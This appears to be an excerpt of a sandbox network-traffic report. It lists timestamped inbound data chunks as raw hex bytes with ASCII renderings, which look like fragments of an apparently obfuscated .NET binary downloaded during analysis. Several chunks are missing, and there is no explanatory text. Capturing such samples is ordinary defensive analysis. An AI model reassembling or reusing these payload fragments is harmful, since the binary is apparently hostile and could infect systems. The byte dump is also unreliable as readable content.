2022-01-14 00:10:16 UTC	10	IN	Data Raw: 00 f4 36 00 00 08 22 00 00 73 55 00 00 16 37 00 00 07 47 00 00 05 2e 00 00 4f 0b 00 00 28 0a 00 00 94 37 00 00 4f 24 00 00 ff 58 00 00 7d 5a 00 00 c9 2f 00 00 8e 53 00 00 7d 51 00 00 23 15 00 00 39 4e 00 00 e8 22 00 00 bf 3d 00 00 02 4e 00 00 6e 5b 00 00 18 20 00 00 ca 3a 00 00 11 3d 00 00 75 19 00 00 af 57 00 00 fa 19 00 00 c4 0f 00 00 f1 37 00 00 73 57 00 00 f4 07 00 00 9b 0d 00 00 8c 06 00 00 03 4f 00 00 aa 44 00 00 c3 2d 00 00 8d 38 00 00 7a 0e 00 00 78 3f 00 00 66 53 00 00 10 12 00 00 9e 09 00 00 0f 58 00 00 87 49 00 00 75 05 00 00 bc 20 00 00 02 14 00 00 c0 3e 00 00 24 45 00 00 f1 15 00 00 6b 42 00 00 89 3e 00 00 b3 09 00 00 0a 24 00 00 6a 58 00 00 4e 30 00 00 ae 32 00 00 6d 16 00 00 ce 41 00 00 c3 48 00 00 c2 37 00 00 32 29 00 00 a2 54 00 00 e9 3a Data Ascii: 6"sU7G.O(7O$X}Z/S}Q#9N"=Nn[:=uW7sWOD-8zx?fSXIu >$EkB>$jXN02mAH72)T:
2022-01-14 00:10:16 UTC	11	IN	Data Raw: 1f 3b 00 00 64 47 00 00 4a 06 00 00 f6 06 00 00 6f 09 00 00 08 18 00 00 85 47 00 00 fb 24 00 00 ff 2c 00 00 7f 2c 00 00 30 4d 00 00 9f 31 00 00 c5 4b 00 00 cf 51 00 00 2f 4b 00 00 df 08 00 00 f7 11 00 00 8a 2b 00 00 ea 13 00 00 8f 4d 00 00 32 3b 00 00 0a 20 00 00 6c 0d 00 00 e7 57 00 00 46 13 00 00 ab 2e 00 00 da 31 00 00 87 5b 00 00 ff 15 00 00 a5 3e 00 00 0e 1f 00 00 31 3f 00 00 6d 59 00 00 7b 1a 00 00 e8 46 00 00 b9 2b 00 00 34 17 00 00 27 59 00 00 b4 36 00 00 cf 22 00 00 a0 1a 00 00 50 3f 00 00 05 51 00 00 de 58 00 00 d4 3b 00 00 13 2f 00 00 7f 28 00 00 e3 4c 00 00 8c 36 00 00 76 44 00 00 00 0c 00 00 69 43 00 00 31 21 00 00 9f 4c 00 00 08 5a 00 00 ab 13 00 00 44 51 00 00 d1 18 00 00 cf 57 00 00 49 1a 00 00 17 5b 00 00 74 17 00 00 e6 39 00 00 20 3c 00 Data Ascii: ;dGJoG$,,0M1KQ/K+M2; lWF.1[>1?mY{F+4'Y6"P?QX;/(L6vDiC1!LZDQWI[t9 <
2022-01-14 00:10:16 UTC	12	IN	Data Raw: fc ff ff 16 13 4d 20 0f 00 00 00 38 a1 fc ff ff 11 65 28 d4 00 00 06 8d 16 00 00 01 16 28 d4 00 00 06 28 f7 00 00 06 20 0c 00 00 00 28 1f 01 00 06 39 7b fc ff ff 26 20 05 00 00 00 38 70 fc ff ff 38 fc fe ff ff 20 10 00 00 00 38 61 fc ff ff 28 d4 00 00 06 1a 40 73 fe ff ff 20 06 00 00 00 28 1e 01 00 06 3a 47 fc ff ff 26 20 03 00 00 00 38 3c fc ff ff 11 65 28 d4 00 00 06 8d 16 00 00 01 16 28 d4 00 00 06 28 f7 00 00 06 20 00 00 00 00 28 1f 01 00 06 3a 16 fc ff ff 26 20 00 00 00 00 38 0b fc ff ff dd 4d 3a 00 00 26 20 00 00 00 00 28 1f 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 30 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd 1b 3a 00 00 20 33 00 00 00 28 1f 01 00 06 3a 5a f0 ff ff 26 20 3b 02 00 00 38 4f f0 ff ff fe 0c 05 00 20 08 00 00 Data Ascii: M 8e((((9{& 8p8 8a(@s (:G& 8<e((((:& 8M:& (:& 80E8: 3(:Z& ;8O
2022-01-14 00:10:16 UTC	14	IN	Data Raw: 38 e8 eb ff ff fe 0c 05 00 20 06 00 00 00 20 d1 00 00 00 20 45 00 00 00 59 9c 20 77 01 00 00 28 1e 01 00 06 39 c4 eb ff ff 26 20 7f 01 00 00 38 b9 eb ff ff 28 d4 00 00 06 1a 40 7c 4c 00 00 20 d7 01 00 00 38 a4 eb ff ff 11 23 11 54 61 13 03 20 c4 01 00 00 28 1e 01 00 06 3a 8e eb ff ff 26 20 b6 01 00 00 38 83 eb ff ff 20 e8 00 00 00 20 4d 00 00 00 59 fe 0e 40 00 20 92 00 00 00 38 6a eb ff ff fe 0c 0a 00 20 0c 00 00 00 fe 0c 0e 00 9c 20 ab 00 00 00 38 52 eb ff ff 11 5c 11 18 3f 98 3f 00 00 20 52 02 00 00 28 1f 01 00 06 39 3a eb ff ff 26 20 0c 02 00 00 38 2f eb ff ff fe 0c 0a 00 20 11 00 00 00 fe 0c 0e 00 9 c 20 1b 01 00 00 38 17 eb ff ff 12 74 11 6f 7d 72 00 00 04 20 8b 00 00 00 38 04 eb ff ff fe 0c 0a 00 20 11 00 00 00 fe 0c 40 00 9c 20 15 02 00 00 38 ec ea Data Ascii: 8 EY w(9& 8(@|L 8#Ta (:& 8 MY@ 8j 8R\?? R(9:& 8/ 8to}r 8 @ 8
2022-01-14 00:10:16 UTC	15	IN	Data Raw: 90 e6 ff ff 26 20 ef 01 00 00 38 85 e6 ff ff 12 19 28 70 00 00 0a 28 fe 00 00 06 13 07 20 3f 01 00 00 38 6d e6 ff ff 11 5c 17 58 13 5c 20 57 00 00 00 28 1f 01 00 06 3a 58 e6 ff ff 26 20 f6 00 00 00 38 4d e6 ff ff fe 0c 0a 00 20 13 00 00 00 fe 0c 0e 00 9c 20 13 01 00 00 28 1f 01 00 06 39 30 e6 ff ff 26 20 74 00 00 00 38 25 e6 ff ff 38 b1 13 00 00 20 4e 00 00 00 38 16 e6 ff ff 7e 66 00 00 04 28 ec 00 00 06 28 ed 00 00 06 13 58 20 63 00 00 00 fe 0e 51 00 38 f3 e5 ff ff fe 0c 05 00 20 05 00 00 00 fe 0c 1a 00 9c 20 4d 01 00 00 28 1e 01 00 06 39 da e5 ff ff 26 20 66 01 00 00 38 cf e5 ff ff 20 66 00 00 00 20 03 00 00 00 58 fe 0e 0e 00 20 c7 00 00 00 38 b6 e5 ff ff fe 0c 05 00 20 0f 00 00 00 20 65 00 00 00 20 65 00 00 00 58 9c 20 87 01 00 00 fe 0e 51 00 38 8f e5 Data Ascii: & 8(p(?8m\X\ W(:X& 8M (90& t8%8 N8~f((X cQ8 M(9& f8 f X 8 e eX Q8
2022-01-14 00:10:16 UTC	16	IN	Data Raw: 00 00 00 20 65 00 00 00 58 9c 20 83 01 00 00 28 1f 01 00 06 39 22 e1 ff ff 26 20 6b 01 00 00 38 17 e1 ff ff 38 c0 f5 ff ff 20 fa 01 00 00 38 08 e1 ff ff fe 0c 0a 00 20 1c 00 00 00 fe 0c 40 00 9c 20 3a 02 00 00 38 f0 e0 ff ff 20 a2 00 00 00 20 36 00 00 00 59 fe 0e 40 00 20 dc 01 00 00 fe 0e 51 00 38 cf e0 ff ff fe 0c 0a 00 20 02 00 00 00 fe 0c 0e 00 9c 20 35 00 00 00 28 1f 01 00 06 39 b6 e0 ff ff 26 20 02 00 00 00 38 ab e0 ff ff 20 d6 00 00 00 20 47 00 00 00 59 fe 0e 1a 00 20 41 01 00 00 38 92 e0 ff ff 11 75 11 20 17 58 11 07 17 91 9c 20 e4 01 00 00 38 7d e0 ff ff fe 0c 0a 00 20 17 00 00 00 fe 0c 40 00 9c 20 67 02 00 00 38 65 e0 ff ff 11 27 11 78 19 58 91 1f 18 62 11 27 11 78 18 58 91 1f 10 62 60 11 27 11 78 17 58 91 1e 6 2 60 11 27 11 78 91 60 13 00 20 4c Data Ascii: eX (9"& k88 8 @ :8 6Y@ Q8 5(9& 8 GY A8u X 8} @ g8e'xXb'xXb`'xXb`'x` L

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:16 UTC	18	IN	Data Raw: 11 23 11 00 58 13 23 20 71 01 00 00 28 1e 01 00 06 3a cc db ff ff 26 20 34 01 00 00 38 c1 db ff ff fe 0c 05 00 20 0f 00 00 00 fe 0c 1a 00 9c 20 37 02 00 00 28 1f 01 00 06 39 a4 db ff ff 26 20 f9 01 00 00 38 99 db ff ff 28 d3 00 00 06 20 13 02 00 00 38 8a db ff ff 11 1b 1b 1f 74 9c 20 81 01 00 00 38 7a db ff ff 16 13 68 20 b7 00 00 00 28 1f 01 00 06 3a 68 db ff ff 26 20 60 02 00 00 38 5d db ff ff fe 0c 0a 00 20 11 00 00 00 20 aa 00 00 00 20 38 00 00 00 59 9c 20 db 01 00 00 38 3e db ff ff 11 4f 11 18 1a 5a 11 09 12 09 28 b0 00 00 06 26 20 9c 02 00 00 38 24 db ff ff 7e 4e 00 00 04 28 0c 01 00 06 13 19 20 e5 00 00 00 38 0e db ff ff 11 60 11 53 3f b1 17 00 00 20 1f 02 00 00 38 fb da ff ff fe 0c 05 00 20 0a 00 00 00 20 87 00 00 00 20 2d 00 00 00 59 9c 20 81 00 Data Ascii: #X# q(:& 48 7(9& 8(8t 8zh (:h& `8] 8Y 8>OZ(& 8$~N( 8`S? 8 -Y
2022-01-14 00:10:16 UTC	19	IN	Data Raw: 00 00 20 6f 00 00 00 20 74 00 00 00 58 9c 20 c1 00 00 00 28 1e 01 00 06 3a 6c d6 ff ff 26 20 71 00 00 00 38 61 d6 ff ff fe 0c 0a 00 20 19 00 00 00 fe 0c 0e 00 9c 20 79 02 00 00 38 49 d6 ff ff 1f 12 13 1d 20 d7 00 00 00 38 3b d6 ff ff 16 13 70 20 a8 00 00 00 28 1f 01 00 06 3a 29 d6 ff ff 26 20 bd 00 00 00 38 1e d6 ff ff 28 f4 00 00 06 25 17 28 f5 00 00 06 11 27 11 13 28 f6 00 00 06 13 3d 20 88 02 00 00 38 fd d5 ff ff fe 0c 0a 00 20 02 00 00 00 fe 0c 40 00 9c 20 52 01 00 00 38 e5 d5 ff ff 11 4c 73 76 00 00 0a 28 d4 00 00 06 1f 40 12 67 28 b0 00 00 06 26 20 59 01 00 00 38 c5 d5 ff ff 20 3e 00 00 00 20 5f 00 00 00 58 fe 0e 0e 00 20 16 00 00 00 28 1e 01 00 06 39 a7 d5 ff ff 26 20 a7 01 00 00 38 9c d5 ff ff fe 0c 05 00 20 01 00 00 00 fe 0c 1a 00 9c 20 76 02 00 Data Ascii: o tX (:l& q8a y8l 8;p (:)& 8(%('(= 8 @ R8Lsv(@g(& Y8 > _X (9& 8 v
2022-01-14 00:10:16 UTC	20	IN	Data Raw: ff ff 11 6e 11 5f 3f 20 30 00 00 20 6b 02 00 00 fe 0e 51 00 38 13 d1 ff ff 38 bb 1f 00 00 20 9a 02 00 00 38 08 d1 ff ff fe 0c 05 00 20 01 00 00 00 20 63 00 00 00 20 56 00 00 00 58 9c 20 8c 00 00 00 38 e9 d0 ff ff 20 f5 00 00 00 20 51 00 00 00 59 fe 0e 0e 00 20 95 01 00 00 38 d0 d0 ff ff fe 0c 0a 00 20 08 00 00 00 20 d6 00 00 00 20 47 00 00 00 59 9c 20 6b 00 00 00 38 b1 d0 ff ff 11 6d 28 f3 00 00 06 13 48 20 34 00 00 00 28 1f 01 00 06 39 99 d0 ff ff 26 20 11 00 00 00 38 8e d0 ff ff 28 d3 00 00 06 20 a5 01 00 00 38 7f d0 ff ff 11 13 1f 0d 11 58 1c 91 9c 20 14 00 00 00 28 1e 01 00 06 39 67 d0 ff ff 26 20 36 02 00 00 38 5c d0 ff ff 11 75 11 1d 18 58 11 07 18 91 9c 20 2b 00 00 00 28 1f 01 00 06 3a 42 d0 ff ff 26 20 3a 00 00 00 38 37 d0 ff ff 00 11 36 28 d7 00 Data Ascii: n_? 0 kQ88 8 c VX 8 QY 8 GY k8m(H 4(9& 8(8X (9g& 68\uX +(:B& :876(
2022-01-14 00:10:16 UTC	22	IN	Data Raw: 00 00 00 fe 0c 49 00 45 02 00 00 00 74 01 00 00 05 00 00 00 38 6f 01 00 00 00 38 30 00 00 00 20 03 00 00 00 38 04 00 00 00 fe 0c 02 00 45 06 00 00 00 05 00 00 00 9f 00 00 00 2b 00 00 00 72 00 00 00 38 00 00 00 53 00 00 00 38 00 00 00 00 11 62 28 e4 00 00 06 3a 61 00 00 00 20 00 00 00 00 28 1e 01 00 06 39 c3 ff ff ff 26 20 01 00 00 00 38 b8 ff ff ff 16 13 57 20 05 00 00 00 38 ab ff ff 12 5d 28 72 00 00 0a 7e 6b 00 00 04 40 bc ff ff ff 20 02 00 00 00 38 90 ff ff ff 38 47 00 00 00 20 00 00 00 00 28 1f 01 00 06 3a 7c ff ff ff 26 20 00 00 00 00 38 71 ff ff ff 11 62 28 d9 00 00 06 74 52 00 00 01 28 d0 00 00 06 13 5d 20 04 00 00 00 28 1f 01 00 06 39 4f ff ff ff 26 20 00 00 00 00 38 44 ff ff ff dd 9a 00 00 00 11 62 75 55 00 00 01 13 3a 20 02 00 00 00 28 1f 01 Data Ascii: IEt8o80 8E+r8S8b(:a (9& 8W 8](r~k@ 88G (:|& 8qb(tR(] (9O& 8DbuU: (
2022-01-14 00:10:16 UTC	23	IN	Data Raw: c6 ff ff 2a 20 07 00 00 00 20 5a 00 00 00 58 fe 0e 2c 00 20 f0 01 00 00 38 61 c6 ff ff 20 b4 00 00 00 20 3c 00 00 00 59 fe 0e 40 00 20 57 00 00 00 fe 0e 51 00 38 40 c6 ff ff 20 d0 00 00 00 20 45 00 00 00 59 fe 0e 40 00 20 7c 01 00 00 38 2b c6 ff ff 11 6d 28 fb 00 00 06 20 ec 00 00 00 38 1a c6 ff ff fe 0c 0a 00 20 10 00 00 00 20 bc 00 00 00 20 3e 00 00 00 59 9c 20 77 00 00 00 28 1f 01 00 06 3a f6 c5 ff ff 26 20 7d 00 00 00 38 eb c5 ff ff fe 0c 0a 00 20 0f 00 00 00 fe 0c 40 00 9c 20 aa 01 00 00 38 d3 c5 ff ff 12 08 e0 73 71 00 00 0a 16 7e 0a 00 00 0a 28 c8 00 00 06 20 55 00 00 00 38 b6 c5 ff ff fe 0c 0a 00 20 06 00 00 00 fe 0c 0e 00 9c 20 d5 00 00 00 28 1e 01 00 06 3a 99 c5 ff ff 26 20 c6 00 00 00 38 8e c5 ff ff fe 0c 05 00 20 00 00 00 00 fe 0c 2c 00 9c 20 Data Ascii: * ZX, 8a <Y@ WQ8@ EY@ |8+m(8 >Y w(:& }8 @ 8sq~(U8 (:& 8 ,
2022-01-14 00:10:16 UTC	24	IN	Data Raw: ff ff 11 62 28 d9 00 00 06 74 52 00 00 01 13 0c 20 02 00 00 00 28 1e 01 00 06 3a a0 fe ff ff 26 20 01 00 00 00 38 95 fe ff ff 1a 16 20 6f 76 00 00 20 7c 42 00 00 73 78 00 00 0a 13 77 20 07 00 00 00 38 78 fe ff ff 38 2f ff ff ff 20 08 00 00 00 38 69 fe ff ff 11 0c 28 dd 00 00 06 28 de 00 00 06 11 0c 28 dd 00 00 06 28 df 00 00 06 11 0c 28 dd 00 00 06 28 e0 00 00 06 11 0c 28 dd 00 00 06 28 e1 00 00 06 73 78 00 00 0a 13 76 20 04 00 00 00 28 1f 01 00 06 39 23 fe ff ff 26 20 04 00 00 00 38 18 fe ff ff 11 76 11 77 28 e2 00 00 06 3a 79 fe ff ff 20 09 00 00 00 fe 0e 52 00 38 f8 fd ff ff dd df 09 00 00 11 62 75 55 00 00 01 13 3a 20 03 00 00 00 38 04 00 00 00 fe 0c 42 00 45 04 00 00 00 26 00 00 00 66 00 00 00 47 00 00 00 05 00 00 00 38 21 00 00 00 11 3a 3a 1a 00 00 Data Ascii: b(tR (:& 8 ov |Bsxw 8x8/ 8i(((((((sxv (9#& 8vw(:y R8buU: 8BE&fG8!::
2022-01-14 00:10:16 UTC	26	IN	Data Raw: 20 43 00 00 00 20 57 00 00 00 58 fe 0e 0e 00 20 af 01 00 00 38 b3 bb ff ff 20 ba 00 00 00 20 5b 00 00 00 59 fe 0e 1a 00 20 f9 01 00 00 38 9a bb ff ff 20 ad 00 00 00 20 3d 00 00 00 58 fe 0e 40 00 20 01 00 00 00 28 1f 01 00 06 3a 7c bb ff ff 26 20 09 00 00 00 38 71 bb ff ff fe 0c 0a 00 20 01 00 00 00 20 44 00 00 00 20 50 00 00 00 58 9c 20 8b 01 00 00 28 1e 01 00 06 39 4d bb ff ff 26 20 68 02 00 00 38 42 bb ff ff fe 0c 0a 00 20 0c 00 00 00 20 77 00 00 00 20 14 00 00 00 58 9c 20 be 00 00 00 28 1f 01 00 06 3a 1e bb ff ff 26 20 9d 01 00 00 38 13 bb ff ff 11 1b 17 1f 6c 9c 20 97 01 00 00 38 03 bb ff ff fe 0c 05 00 20 04 00 00 00 20 4e 00 00 00 20 18 00 00 00 59 9c 20 0e 00 00 00 28 1f 01 00 06 3a df ba ff ff 26 20 97 00 00 00 38 d4 ba ff ff fe 0c 0a 00 20 09 00 Data Ascii: C WX 8 [Y 8 =X@ (:|& 8q D PX (9M& h8B w X (:& 8l 8 N Y (:& 8
2022-01-14 00:10:16 UTC	27	IN	Data Raw: e6 00 00 06 73 39 01 00 06 13 6d 20 15 00 00 00 28 1e 01 00 06 3a 59 b6 ff ff 26 20 11 00 00 00 38 4e b6 ff ff 7e 5c 00 00 04 28 18 01 00 06 20 22 02 00 00 38 3a b6 ff ff 11 01 25 13 71 3a e6 0d 00 00 20 dd 01 00 00 38 26 b6 ff ff fe 0c 05 00 20 01 00 00 00 20 65 00 00 00 20 50 00 00 00 59 9c 20 2b 00 00 00 38 07 b6 ff ff fe 0c 0a 00 20 15 00 00 00 fe 0c 0e 00 9c 20 19 00 00 00 28 1e 01 00 06 39 ea b5 ff ff 26 20 15 01 00 00 38 df b5 ff ff 1f 10 13 20 20 57 02 00 00 38 d1 b5 ff ff 28 05 01 00 06 11 1b 28 06 01 00 06 13 21 20 29 01 00 00 38 b9 b5 ff ff fe 0c 05 00 20 09 00 00 00 fe 0c 1a 00 9c 20 46 01 00 00 fe 0e 51 00 38 99 b5 ff ff 20 8d 00 00 00 20 2f 00 00 00 59 fe 0e 2c 00 20 60 00 00 00 28 1f 01 00 06 39 7f b5 ff ff 26 20 25 00 00 00 38 74 b5 ff ff Data Ascii: s9m (:Y& 8N~\("8:%q: 8& e PY +8 (9& 8 W8((!)8 FQ8 /Y, `(9& %8t
2022-01-14 00:10:16 UTC	28	IN	Data Raw: b1 ff ff 16 13 00 20 56 00 00 00 28 1f 01 00 06 3a 05 b1 ff ff 26 20 bb 01 00 00 38 fa b0 ff ff 20 30 00 00 00 20 30 00 00 00 58 fe 0e 1a 00 20 aa 00 00 00 38 e1 b0 ff ff 11 27 16 11 27 8e 69 28 ee 00 00 06 20 00 00 00 00 28 1e 01 00 06 39 c6 b0 ff ff 26 20 00 00 00 00 38 bb b0 ff ff 16 e0 13 15 20 e6 00 00 00 38 ad b0 ff ff fe 0c 0a 00 13 27 20 a2 01 00 00 38 9d b0 ff ff 11 75 11 1d 18 58 11 31 18 91 9c 20 02 01 00 00 28 1e 01 00 06 3a 83 b0 ff ff 26 20 1c 00 00 00 38 78 b0 ff ff 20 2f 00 00 00 20 6a 00 00 00 58 fe 0e 40 00 20 6c 00 00 00 fe 0e 51 00 38 57 b0 ff ff fe 0c 05 00 20 08 00 00 00 fe 0c 1a 00 9c 20 25 00 00 00 28 1f 01 00 06 39 3e b0 ff ff 26 20 18 00 00 00 38 33 b0 ff ff 20 b7 00 00 00 20 3d 00 00 00 59 fe 0e 0e 00 20 ed 00 00 00 38 1a b0 ff Data Ascii: V(:& 8 0 0X 8"i((9& 8 8' 8uX1 (:& 8x / jX@ lQ8W %(9>& 83 =Y 8
2022-01-14 00:10:16 UTC	30	IN	Data Raw: 4a 00 00 00 59 9c 20 5d 02 00 00 38 b1 ab ff ff 12 4f 28 72 00 00 0a 11 5c 1a 5a 6a 58 73 76 00 00 0a 11 6d 28 f3 00 00 06 28 00 01 00 06 20 63 01 00 00 28 1f 01 00 06 3a 84 ab ff ff 26 20 08 02 00 00 38 79 ab ff ff 20 e0 00 00 00 20 4a 00 00 00 59 fe 0e 40 00 20 a8 00 00 00 28 1f 01 00 06 39 5b ab ff ff 26 20 46 00 00 00 38 50 ab ff ff fe 0c 0a 00 20 18 00 00 00 fe 0c 40 00 9c 20 f1 00 00 00 28 1e 01 00 06 3a 33 ab ff ff 26 20 d4 00 00 00 38 28 ab ff ff 7e 4d 00 00 04 3a 22 c4 ff ff 20 ea 00 00 00 38 14 ab ff ff fe 0c 0a 00 20 03 00 00 00 fe 0c 40 00 9c 20 69 01 00 00 28 1e 01 00 06 3a f7 aa ff ff 26 20 66 01 00 00 38 ec aa ff ff 20 7d 00 00 00 20 5e 00 00 00 59 fe 0e 0e 00 20 d2 00 00 00 fe 0e 51 00 38 cb aa ff ff 2a 00 20 26 02 00 00 fe 0e 51 00 38 bb Data Ascii: JY]8O(r\ZjXsvm((c(:& 8y JY@ (9[& F8P @ (:3& 8(~M:" 8 @ i(:& f8 } ^Y Q8* &Q8

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:10:16 UTC	31	IN	Data Raw: 1e 01 00 06 3a 5f a6 ff ff 26 20 22 00 00 00 38 54 a6 ff ff 11 24 8e 69 1a 5b 13 22 20 66 02 00 00 38 42 a6 ff ff 11 23 11 54 61 13 59 20 4b 02 00 00 38 31 a6 ff ff 00 11 2a 73 76 00 00 0a d0 2e 00 00 02 28 03 01 00 06 28 08 01 00 06 74 2e 00 00 02 80 5c 00 00 04 20 00 00 00 00 28 1e 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 2f 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd 37 02 00 00 26 20 00 00 00 00 28 1e 01 00 06 39 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 37 00 45 02 00 00 00 05 00 00 00 d9 00 00 00 38 00 00 00 00 00 11 2a 73 76 00 00 0a d0 2e 00 00 02 28 03 01 00 06 28 08 01 00 06 13 28 20 00 00 00 00 28 1e 01 00 06 39 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 00 fe 0c 61 00 45 02 00 00 00 05 00 00 00 3f 00 00 00 38 Data Ascii: :_& "8T$i[" f8B#TaY K81*sv.((t.\ (:& 8/E87& (9& 87E8*sv.((((9& 8aE?8
2022-01-14 00:10:16 UTC	32	IN	Data Raw: 18 1f 72 9c 20 86 01 00 00 38 f1 a1 ff ff fe 0c 0a 00 20 1c 00 00 00 fe 0c 0e 00 9c 20 d3 00 00 00 28 1e 01 00 06 3a d4 a1 ff ff 26 20 2b 00 00 00 38 c9 a1 ff ff 20 16 00 00 00 20 1a 00 00 00 58 fe 0e 40 00 20 87 02 00 00 38 b0 a1 ff ff 38 22 ee ff ff 20 70 00 00 00 fe 0e 51 00 38 99 a1 ff ff 16 13 54 20 7f 02 00 00 38 90 a1 ff ff 1f 1e 13 1d 20 d0 00 00 00 28 1f 01 00 06 3a 7d a1 ff ff 26 20 a9 01 00 00 38 72 a1 ff ff fe 0c 0a 00 20 1f 00 00 00 20 5a 00 00 00 20 1d 00 00 00 58 9c 20 de 01 00 00 28 1f 01 00 06 39 4e a1 ff ff 26 20 a2 00 00 00 38 43 a1 ff ff 38 b6 c8 ff ff 20 e9 01 00 00 38 34 a1 ff ff fe 0c 05 00 20 0a 00 00 00 20 cf 00 00 00 20 45 00 00 00 59 9c 20 c9 00 00 00 28 1f 01 00 06 3a 10 a1 ff ff 26 20 a2 02 00 00 38 05 a1 ff ff 11 6e 16 3e d1 Data Ascii: r 8 (:& +8 X@ 88" pQ8T 8 (:}& 8r Z X (9N& 8C8 84 EY (:& 8n>
2022-01-14 00:10:16 UTC	33	IN	Data Raw: 20 3d 00 00 00 38 9c 9c ff ff fe 0c 0a 00 20 0b 00 00 00 20 f1 00 00 00 20 50 00 00 00 59 9c 20 43 02 00 00 fe 0e 51 00 38 75 9c ff ff 12 5b fe 15 30 00 00 02 20 34 01 00 00 38 67 9c ff ff 38 86 c2 ff ff 20 14 01 00 00 38 58 9c ff ff 11 6d 28 e7 00 00 06 16 6a 28 e8 00 00 06 20 0d 00 00 00 28 1f 01 00 06 3a 3b 9c ff ff 26 20 8a 00 00 00 38 30 9c ff ff 28 d4 00 00 06 1a 40 d2 01 00 00 20 22 00 00 00 38 1b 9c ff ff 20 dc 00 00 00 20 0d 00 00 00 58 fe 0e 2c 00 20 72 01 00 00 38 02 9c ff ff fe 0c 0a 00 20 1e 00 00 00 fe 0c 40 00 9c 20 56 00 00 00 38 ea 9b ff ff 11 4f 11 18 1a 5a 1e 12 09 28 b0 00 00 06 26 20 6d 01 00 00 38 d1 9b ff ff 28 ce 00 00 06 28 d7 00 00 06 28 d8 00 00 06 13 62 20 06 00 00 00 28 1e 01 00 06 39 b1 9b ff ff 26 20 12 00 00 00 38 a6 9b ff Data Ascii: =8 PY CQ8u[0 48g8 8Xm(j((:;& 80(@ "8 X, r8 @ V8OZ(& m8(((b (9& 8
2022-01-14 00:10:16 UTC	35	IN	Data Raw: 34 00 00 b2 01 00 00 c8 35 00 00 32 00 00 00 0a 00 00 01 00 00 00 00 65 5a 00 00 87 00 00 00 ec 5a 00 00 32 00 00 00 0a 00 00 01 00 00 00 00 e2 59 00 00 51 00 00 00 33 5a 00 00 0a 01 00 00 0a 00 00 01 02 00 00 00 0a 0c 00 00 03 01 00 00 0d 0d 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 1b 0b 00 00 5c 04 00 00 77 0f 00 00 32 00 00 00 0a 00 00 01 1b 30 04 00 fb 00 00 00 13 00 00 11 02 74 36 00 00 01 6f 79 00 00 0a 28 7a 00 00 0a 39 11 00 00 00 02 74 36 00 00 01 6f 79 00 00 0a 0a dd d3 00 00 00 dd 06 00 00 00 26 dd 00 00 00 00 00 02 74 36 00 00 01 6f 7b 00 00 0a 6f 7c 00 00 0a 6f 75 00 00 0a 72 e5 0f 00 70 72 01 00 00 70 6f 7d 00 00 0a 28 7a 00 00 0a 39 2a 00 00 00 02 74 36 00 00 01 6f 7b 00 00 0a 6f 7c 00 00 0a 6f 75 00 00 0a 72 e5 0f 00 70 72 01 00 00 70 6f Data Ascii: 452eZZ2YQ3Z0\w20t6oy(z9t6oy&t6o{o|ourprpo}(z9*t6o{o|ourprpo
2022-01-14 00:10:16 UTC	36	IN	Data Raw: 0d 11 05 18 d3 18 5a 58 13 05 11 05 49 25 13 04 3a cc ff ff ff 08 09 20 65 8b 58 5d 5a 58 2a 00 00 00 13 30 04 00 c5 00 00 00 17 00 00 11 02 03 28 8d 00 00 0a 39 02 00 00 00 17 2a 02 39 06 00 00 00 03 3a 02 00 00 00 16 2a 16 0a 16 0b 16 0c 16 0d 02 7e 64 00 00 04 6f 8e 00 00 0a 39 2a 00 00 00 17 0a 02 1a 6f 8f 00 00 0a 02 1b 6f 8f 00 00 0a 1e 62 60 02 1c 6f 8f 00 00 0a 1f 10 62 60 02 1d 6f 8f 00 00 0a 1f 18 62 60 0c 03 7e 64 00 00 04 6f 8e 00 00 0a 39 2a 00 00 00 17 0b 03 1a 6f 8f 00 00 0a 03 1b 6f 8f 00 00 0a 1e 62 60 03 1c 6f 8f 00 00 0a 1f 10 62 60 03 1d 6f 8f 00 00 0a 1f 18 62 60 0d 06 3a 08 00 00 00 07 3a 02 00 00 00 16 2a 06 3a 07 00 00 00 02 28 b8 00 00 06 0c 07 3a 07 00 00 00 03 28 b8 00 00 06 0d 08 09 fe 01 2a 00 00 00 72 72 db 10 00 70 6f 61 00 Data Ascii: ZXI%: eX]ZX*0(9*9:*~do9*oob`ob`ob`~do9*oob`ob`ob`::*:(:(*rrpoa
2022-01-14 00:10:16 UTC	37	IN	Data Raw: 00 00 0a 2a 00 2e 00 fe 09 00 00 28 23 00 00 0a 2a 2e 00 fe 09 00 00 28 b2 00 00 0a 2a 1e 00 28 b3 00 00 0a 2a 3a fe 09 00 00 fe 09 01 00 6f 29 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 83 00 00 0a 2a 3e 00 fe 09 00 00 fe 09 01 00 28 a8 00 00 06 2a 2a fe 09 00 00 6f 35 01 00 06 2a 00 2e 00 fe 09 00 00 28 b4 00 00 0a 2a 2e 00 fe 09 00 00 28 b5 00 00 0a 2a 2e 00 fe 09 00 00 28 b6 00 00 0a 2a 2a fe 09 00 00 6f b7 00 00 0a 2a 00 2a fe 09 00 00 6f b8 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 b9 00 00 0a 2a 2a fe 09 00 00 6f ba 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 4a 00 00 0a 2a 2a fe 09 00 00 6f 4c 00 00 0a 2a 00 2a fe 09 00 00 6f bb 00 00 0a 2a 00 2a fe 09 00 00 6f bc 00 00 0a 2a 00 2a fe 09 00 00 28 74 00 00 0a 2a 00 3a fe 09 00 00 fe Data Ascii: *.(#*.(*(*:o)*>(*>(**o5*.(*.(*.(**o**o*>(**o*>(J**oL**o**o**(t*:
